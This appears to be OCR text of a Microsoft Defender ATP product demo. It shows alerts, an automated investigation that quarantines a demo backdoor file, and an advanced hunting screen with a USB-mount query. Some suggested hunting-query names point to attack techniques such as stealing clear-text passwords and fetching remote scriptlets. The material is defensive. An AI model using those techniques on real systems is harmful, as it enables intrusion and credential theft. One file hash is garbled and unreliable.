Risk level: Medium
3 active alerts in 2 incidents

Medium (2) Low (1)

Logged on users 30 days

3 logged on users
Most frequent: su-holger
Least frequent: hz-admin

See all users

Security assessments

Exposure level: Medium (32)
21 Security recommendations
10 Installed software
5 Discovered vulnerabilities

Alerts | Timeline | Security recommendations | Software inventory | Discovered vulnerabilities | Missing KBs

Customize columns | 30 items per page | Page 1

Title	Severity	Status	Classification	Investigation state	Category
Use of living-off-the-land binary to run malicious code	Low	Resolved	Not set	Unsupported alert type	Execution
An anomalous scheduled task was created	Medium	Resolved	Not set	Remediated	Persistence
Suspicious Powershell commandline	Medium	Resolved	Not set	Unsupported alert type	Execution
Suspicious Powershell commandline	Medium	Resolved	Not set	Unsupported alert type	Execution
Powershell dropped a suspicious file on the machine	Medium	Resolved	Not set	Remediated	Initial access
An anomalous scheduled task was created	Medium	Resolved	Not set	Remediated	Persistence
An Office application ran suspicious commands	Medium	Resolved	Not set	Remediated	Initial access
Suspicious behavior by Microsoft Word was observed	Medium	Resolved	Not set	Remediated	Initial access
Unexpected behavior observed by a process run with no command line argum...	Medium	Resolved	Not set	Unsupported alert type	Execution
Suspicious process injection observed	Medium	Resolved	Not set	Remediated	Defense evasion
Anomaly detected in ASEP registry	Medium	Resolved	Not set	Unsupported alert type	Persistence
Office process dropped and executed a PE file.	Medium	Resolved	Not set	Remediated	Initial access
Suspicious behavior was detected	Low	Resolved	Not set	Unsupported alert type	Suspicious activity

Filters


Severity
- [x] Any
- [ ] High
- [ ] Medium
- [ ] Low
- [ ] Informational

Status
- [x] Any
- [ ] New
- [ ] In progress
- [ ] Resolved


Assigned to
- [x] Any
- [ ] Assigned to automation
- [ ] Assigned to me

The need for Endpoint Detection and Response


DEMO



Alert process tree



Incident graph



Artifact timeline

Description

First Observed

WinATP-Intro-Backdoor.exe

Open File page | Stop and Quarantine File | Add Indicator | Download file | ...

File creation details

Action time	Sep 23, 2019, 5:56:52 PM
Folder path	C:\Users\su-holger\Desktop

File details

SHA1	61719b852a917155dab4c99f5bed50f1018f81ec
SHA256	dd5664469299f517124fba28fc785bd56cd0683ae1d4c921642cb1efl
MD5	0c336d5ec3706235d34b458999560690
Size	7.69 KB
Signer	Unsigned file

File Detections

Alerts	High	Medium	Low	Informational
	0	10	0	0

VirusTotal detection ratio: File not found in VirusTotal

Malware detected: None

Observed worldwide


Count	2
First seen	3 months ago
Last seen	a day ago

Observed in organization (last 30 days)

Count	1
First seen	8 days ago
Last seen	a day ago

The need for Automation

OFF



Automated investigation & remediation

From alert to remediation in minutes at scale

Client

Forensic Collector

Response Orchestrator

Cloud

Historical Endpoint Data

Response Orchestration

AI based Response Playbooks

File/IP Reputation

Sandbox

AI-based automatic investigation of alerts

Expand an incident scope across multiple alerts and endpoints

Automatic remediation actions

Respond and resolve breaches more quickly

Reduce the load on security operations team

Bridge the skill gap

Driven by Artificial Intelligence

An anomalous scheduled task was created

Investigation #104 is complete - Remediated

Started
Sep 23, 2019, 6:01:13 PM
Ended
Sep 23, 2019, 6:13:19 PM
Total pending time: 4s

00:12:06
Complete

Comments (0)

Investigation details


Status
Remediated
Malicious entities found were successfully remediated.

Alert severity
Medium

Category
Persistence

Detection source
EDR

Investigation graph | Alerts (5) | Machines (1) | Key findings (6) | Entities (3.65k) | Log (50)



The need for Automation

DEMO

An anomalous scheduled task was created

Investigation #104 is complete - Remediated

Started
Sep 23, 2019, 6:01:13 PM
Ended
Sep 23, 2019, 6:13:19 PM
Total pending time: 4s

00:12:06
Complete

Comments (0)

Investigation details

Status
Remediated
Malicious entities found were successfully remediated.

Alert severity
Medium

Category
Persistence

Detection source
EDR

Investigation graph | **Alerts (5)** | Machines (1) | Key findings (6) | Entities (3.65k) | Log (50)

Customize columns

Title	Severity	Status	Classification	Investigation state	Category	Assigned to	Last activity
An anomalous scheduled task was created	Medium	Resolved	Not set	Remediated	Persistence	Automation	9/23/19, 5:56 PM
Powershell dropped a suspicious file on the machine	Medium	Resolved	Not set	Remediated	Initial access	Automation	9/23/19, 5:56 PM
An anomalous scheduled task was created	Medium	Resolved	Not set	Remediated	Persistence	Automation	9/23/19, 5:56 PM
An Office application ran suspicious commands	Medium	Resolved	Not set	Remediated	Initial access	Automation	9/23/19, 5:56 PM
Suspicious behavior by Microsoft Word was observed	Medium	Resolved	Not set	Remediated	Initial access	Automation	9/23/19, 5:56 PM

An anomalous scheduled task was created

Investigation #104 is complete - Remediated

Started
Sep 23, 2019, 6:01:13 PM
Ended
Sep 23, 2019, 6:13:19 PM
Total pending time: 4s

00:12:06
Complete

Comments (0)

Investigation details

Status
Remediated
Malicious entities found were successfully remediated.

Alert severity
Medium

Category
Persistence

Detection source
EDR

Investigation graph | Alerts (5) | **Machines (1)** | Key findings (6) | Entities (3.65k) | Log (50)

The following machine was investigated during this investigation:

Customize columns

Machine name	Group	User(s)	Operating system	Remediation level	Investigation count	Last investigated
EMEA-PC10.M365-USECASES.CORP	HZ - Machine Group		Windows10	Fully Automated	43	9/23/19, 6:01 PM

An anomalous scheduled task was created

Investigation #104 is complete - Remediated

Started
Sep 23, 2019, 6:01:13 PM

Ended
Sep 23, 2019, 6:13:19 PM

Total pending time: 4s

00:12:06
Complete

Comments (0)

Investigation details

Status
Remediated
Malicious entities found were successfully remediated.

Alert severity
Medium

Category
Persistence

Detection source
EDR

Investigation graph | Alerts (5) | Machines (1) | **Key findings (6)** | Entities (3.65k) | Log (50)

The following entities were found to be malicious by Microsoft Defender ATP during this investigation:

Type	Status	Machine	Path	Impacted entity	Action	Detection Type	Detection Source
File	Clean	EMEA-PC10.M365-USECASES.CORP	c:\windows\system32\windowspowershell\v1.(	powershell.exe		Alert	Powershell dropped a suspicious file on t...
File	Remediated	EMEA-PC10.M365-USECASES.CORP	c:\users\su-holger\desktop\winatp-intro-back(	winatp-intro-backdoor.exe	The file was quarantined	Alert	Powershell dropped a suspicious file on t...
File	Clean	EMEA-PC10.M365-USECASES.CORP	c:\program files\microsoft office\root\office16	winword.exe		Alert	An Office application ran suspicious com...
File	Remediated	EMEA-PC10.M365-USECASES.CORP	c:\windows\system32\tasks\troj->(utf-16le)	troj->(utf-16le)		Investigation	Get related entities
Process	Remediated	EMEA-PC10.M365-USECASES.CORP		WinATP-Intro-Backdoor.exe		Investigation	Get process list
Persistence Method	Malicious	EMEA-PC10.M365-USECASES.CORP	c:\users\su-holger\desktop\winatp-intro-back(	Troj		Investigation	Get related entities

An anomalous scheduled task was created

Investigation #104 is complete - Remediated

Started
Sep 23, 2019, 6:01:13 PM
Ended
Sep 23, 2019, 6:13:19 PM
Total pending time: 4s

00:12:06
Complete

Comments (0)

Investigation details

Status
Remediated
Malicious entities found were successfully remediated.

Alert severity
Medium

Category
Persistence

Detection source
EDR

Investigation graph | Alerts (5) | Machines (1) | Key findings (6) | **Entities (3.65k)** | Log (50)

- All
- Files (2,464)
- Processes (187)
- Services (275)
- Drivers (398)
- IP Addresses (14)
- Persistence Methods (316)

All entities (3,654)

Entity type	Total	Malicious	Remediated	Suspicious	Verified	Clean	Unknown	Not found	Unremediated
Files	2464	-	2	-	-	2,390	5	67	-
Processes	187	-	1	-	-	176	10	-	-
Services	275	-	-	-	-	275	-	-	-
Drivers	398	-	-	-	-	395	3	-	-
IP Addresses	14	-	-	-	-	2	12	-	-
Persistence Methods	316	1	-	-	-	189	126	-	-

An anomalous scheduled task was created

Investigation #104 is complete - Remediated

Started
Sep 23, 2019, 6:01:13 PM
Ended
Sep 23, 2019, 6:13:19 PM
Total pending time: 4s

00:12:06
Complete

Comments (0)

Investigation details

Status
Remediated
Malicious entities found were successfully remediated.

Alert severity
Medium

Category
Persistence

Detection source
EDR

Investigation graph | Alerts (5) | Machines (1) | Key findings (6) | Entities (3.65k) | Log (50)

Customize columns | 30 items per page | 1-30 of 50

Action type	Action	Status	Machine name	Description	Execution start time
System	Check machine coverage	Completed	EMEA-PC10.M365-USECASES.CORP	Check if EMEA-PC10.M365-USECASES.CORP is c...	9/23/19, 6:01 PM
User	Prepare machine for investigation	Completed	EMEA-PC10.M365-USECASES.CORP	Start investigation on EMEA-PC10.M365-USECAS...	
Driver	Get drivers	Completed	EMEA-PC10.M365-USECASES.CORP	List all drivers installed on EMEA-PC10.M365-US...	9/23/19, 6:01 PM
Network	Get all active connections	Completed	EMEA-PC10.M365-USECASES.CORP	Get list of active connections.	9/23/19, 6:01 PM
Process	Get process list	Completed	EMEA-PC10.M365-USECASES.CORP	List all processes running on EMEA-PC10.M365-...	9/23/19, 6:01 PM
Service	Get services	Completed	EMEA-PC10.M365-USECASES.CORP	List all services installed on EMEA-PC10.M365-U...	9/23/19, 6:01 PM
File	Get file information	Completed	EMEA-PC10.M365-USECASES.CORP	Get information about 2255 files.	9/23/19, 6:02 PM
Process	Read process memory	Completed	EMEA-PC10.M365-USECASES.CORP	Read CyberGhost.Service.exe(4804) memory fro...	9/23/19, 6:02 PM
Process	Analyze memory content	Completed		Analyze memory content using external services.	9/23/19, 6:02 PM
File	Find files by name	Skipped	EMEA-PC10.M365-USECASES.CORP	Find 0 files on EMEA-PC10.M365-USECASES.CORP.	
File	Find files by name	Skipped	EMEA-PC10.M365-USECASES.CORP	Find 0 files on EMEA-PC10.M365-USECASES.CORP.	
File	Get file information	Completed	EMEA-PC10.M365-USECASES.CORP	Get information about 1 files.	9/23/19, 6:02 PM
Analysis	Classify IP addresses	Completed		Classify 14 IP addresses into categories.	9/23/19, 6:02 PM
File	Find files by name	Skipped	EMEA-PC10.M365-USECASES.CORP	Find 0 files on EMEA-PC10.M365-USECASES.CORP.	

Filters

Action type
- [x] Any
- [ ] File 28
- [ ] Analysis 10
- [ ] System 4
- [ ] Process 3
- [ ] Service 1

Action
- [x] Any
- [ ] Get file information 5
- [ ] Read file 5
- [ ] Classify files based on hashes 4
- [ ] File Quarantine 3
- [ ] Find files by name 3

Status
- [x] Any
- [ ] Completed 39
- [ ] Skipped 10
- [ ] Failed 1


Machine name

The need for Managed Hunting

OFF

Advanced hunting

Advanced search across all cyber data and entities



Fine-grain access over all data in your MDATP tenant

Investigate with simple but powerful queries

Hunt for malicious behavior after suspicion

Pivot fast to narrow down activities to reach a verdict

Save and share useful hunting traps

Schema

Contoso 1f4a2db2-aff0-4d42-8076-e835a62be25
- AlertEvents
- MachineInfo
- MachineNetworkInfo
- ProcessCreationEvents
- NetworkCommunicationEvents
- FileCreationEvents
- RegistryEvents
- LogonEvents
- ImageLoadEvents
- MiscEvents

Shared queries
- Holger
- Suggested
  - where SHA1 =='BAFS'

My queries
- ActionType == "UsbDriveMount"
- c2 Remote IP
- InitiatingProcessCommandLine
- Misc - ASR
- MiscEvents - USB
- test
- winword
- winword & powershell

Advanced hunting

Help

Get started | ActionType == "UsbDriveMount"

Let's start hunting

Identify and investigate breach activity with powerful custom queries

Getting started

Basic | Advanced

Limit
Get a specific number of rows from the result set
Shows 10 rows from the specified table
Run query

Where
Apply filters to specific columns
Filters the result set by event time and folder path
Run query

Count
Get the number of rows in the result set
Counts the number of rows that match the specified filter
Run query

Top
Sort results and get specific number of rows

Schema

Contoso 1f4a2db2-aff0-4d42-8076-e835a62be25
- AlertEvents
- MachineInfo
- MachineNetworkInfo
- ProcessCreationEvents
- NetworkCommunicationEvents
- FileCreationEvents
- RegistryEvents
- LogonEvents
- ImageLoadEvents
- MiscEvents

Shared queries

Holger

Suggested
- Clear text passwords in the registry
- Downloads
- Electron vulnerability exploitation
- Files with double extensions
- Hidden PowerShell window
- MSI installation from the web
- PowerShell downloads
- Registry autostart
- Regsvr32.exe remote scriptlets
- Startup folder additions
- Windows 7 RDP vulnerability (mitiga
- Windows 7 RDP vulnerability (unmit
- Zero-day attack reported by Korean

Advanced hunting

Help

Get started | ActionType == "UsbDriveMount"

Run query | New | Save | Last 30 days | Create detection rule

```
1  MiscEvents
2  //| where EventTime > ago(1d)
3  | where ActionType == "UsbDriveMount"
4  | project USBMountTime = EventTime, MachineId, AdditionalFields, DriveLetter = tol
5  //| join (
6  // ProcessCreationEvents
7  // | where EventTime > ago(1d)
8  // | where ActionType == "ProcessCreated"
9  // | project FileName, MachineId, DriveLetter = substring(InitiatingProcessFolderP
10 // )
11 // on MachineId, DriveLetter
```

Export | Customize columns | 15 items per page | 1-2 of 2 | Hide filters

AdditionalFields	DriveLette
{"DriveLetter":"D:","BusType":7,"ProductName":"Ultra USB 3.0","ProductRevision":"1.00","SerialNumber":"4C53100...	d:
{"DriveLetter":"D:","BusType":7,"ProductName":"Transcend 32GB ","ProductRevision":"8.07","SerialNumber":"DDQ...	d:

Filters

Reset filters

MachineId
Search
e143f56366b8e3081b2fe3fffd761... 2

AdditionalFields
Search
{"DriveLetter":"D:","BusType":7,"P... 1
{"DriveLetter":"D:","BusType":7,"P... 1

DriveLetter
Search
d: 2

Managed Threat Hunting Service

An additional layer of oversight and analysis to help ensure that threats don't get missed

Don't Miss The Breach

